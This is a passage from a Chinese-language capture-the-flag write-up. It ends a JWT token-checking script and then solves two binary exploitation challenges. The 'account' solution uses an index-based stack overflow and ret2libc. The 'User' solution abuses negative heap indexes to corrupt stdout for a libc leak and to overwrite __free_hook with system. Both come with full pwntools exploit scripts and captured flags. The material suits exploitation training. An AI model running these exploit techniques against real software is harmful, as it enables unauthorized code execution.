                valid_tokens.append(idx)

        except jwt.DecodeError:
            print(f"Token {idx}: Failed to decode token")
            continue
        except Exception as e:
            print(f"Token {idx}: Error - {e}")
            continue

    # 输出结果
    if valid_tokens:
        print(f"flag{{{':'.join(map(str, sorted(valid_tokens)))}}}")
    else:
        print("flag{}")

if __name__ == "__main__":
    main()
```

PWN

account | solved





32位程序,没开PIE,没开canary

可以溢出到下标,直接改下标修改返回地址

32位的话用leak_libc的rop就可以

拿到libc后,不能直接用libc的地址,因为输入为scanf("%d"),而libc地址太高,应该输入负数

我们需要把system和/bin/sh的地址手动整形溢出一下


代码块

```python
from pwn import *
#io=process('./pwn')
io=remote("pss.idss-cn.com",22413)
libc=ELF('./libc-2.31.so')
io.recvuntil(b"Enter your bill, enter 0 to exit:\n")
def bug():
    gdb.attach(io)
def s(num):
    io.sendline(str(num).encode())
for i in range(10):
    s(i+1)
s(0xd)
#====rop
s(0x80490B4)
s(0x8049264)
s(0x804C014)
s(0)
```


```python
io.recvuntil("Recording completed\n")
base=u32(io.recv(4))-libc.sym.puts
print(hex(base))
system=base+libc.sym.system
bin_sh=base+next(libc.search("/bin/sh\x00"))
print(hex(system))
print(hex(bin_sh))
io.recvuntil(b"Enter your bill, enter 0 to exit:\n")
for i in range(10):
    s(i+1)
s(0xd)

s(system-0x100000000)
s(1)
s(bin_sh-0x100000000)
s(0)
io.interactive()

#flag{aOvnwpjA6hQg1rHBbKdUEJ8xXMt7cClY}
```

User | solved

user.zip
847.86KB



菜单堆,漏洞只有edit和delet中的索引整形溢出




其中heap是bss上的变量,在三枚IO指针的高地址处,可以整形溢出编辑IO结构体中的0x40字节内容

修改stdout可以泄露libc

payload=p64(0xfbad1800)+p64(0)*3+p8(0)

然后使用gdb观察bss附近有没有其他可以利用的指针



发现这里有个指向自己的指针

把这个指针修改为_free_hook,然后把free_hook修改为system

释放内容为/bin/sh的堆块就getshell了

代码块

```
from pwn import *
io=process('./pwn')
#io=remote("pss.idss-cn.com",21225)
libc=ELF('./libc.so.6')
context.log_level='debug'
def bug():
    gdb.attach(io)
def ch(Id):
    io.sendlineafter(b"5. Exit",str(Id).encode())
def add(payload):
    ch(1)
    io.recvuntil(b"Enter your username:")
    io.send(payload)
def free(Id):
    ch(2)
    io.sendlineafter(b"index:",str(Id).encode())
def edit(Id,payload):
    ch(4)
    io.sendlineafter(b"index:",str(Id).encode())
    io.sendafter(b"Enter a new username:",payload)
add(b"/bin/sh\x00")#0
add(b"/bin/sh\x00")#1
payload=p64(0xfbad1800)+p64(0)*3+p8(0)
edit(-8,payload)
io.recvuntil(b'\x00'*8)
base=u64(io.recv(6).ljust(8,b'\x00'))-0x1ec980
print(hex(base))
fhook=base+libc.sym.__free_hook
system=base+libc.sym.system
print(hex(fhook))
#bug()
edit(-11,p64(fhook)*2)
edit(-10,p64(system))
free(0)
io.interactive()
```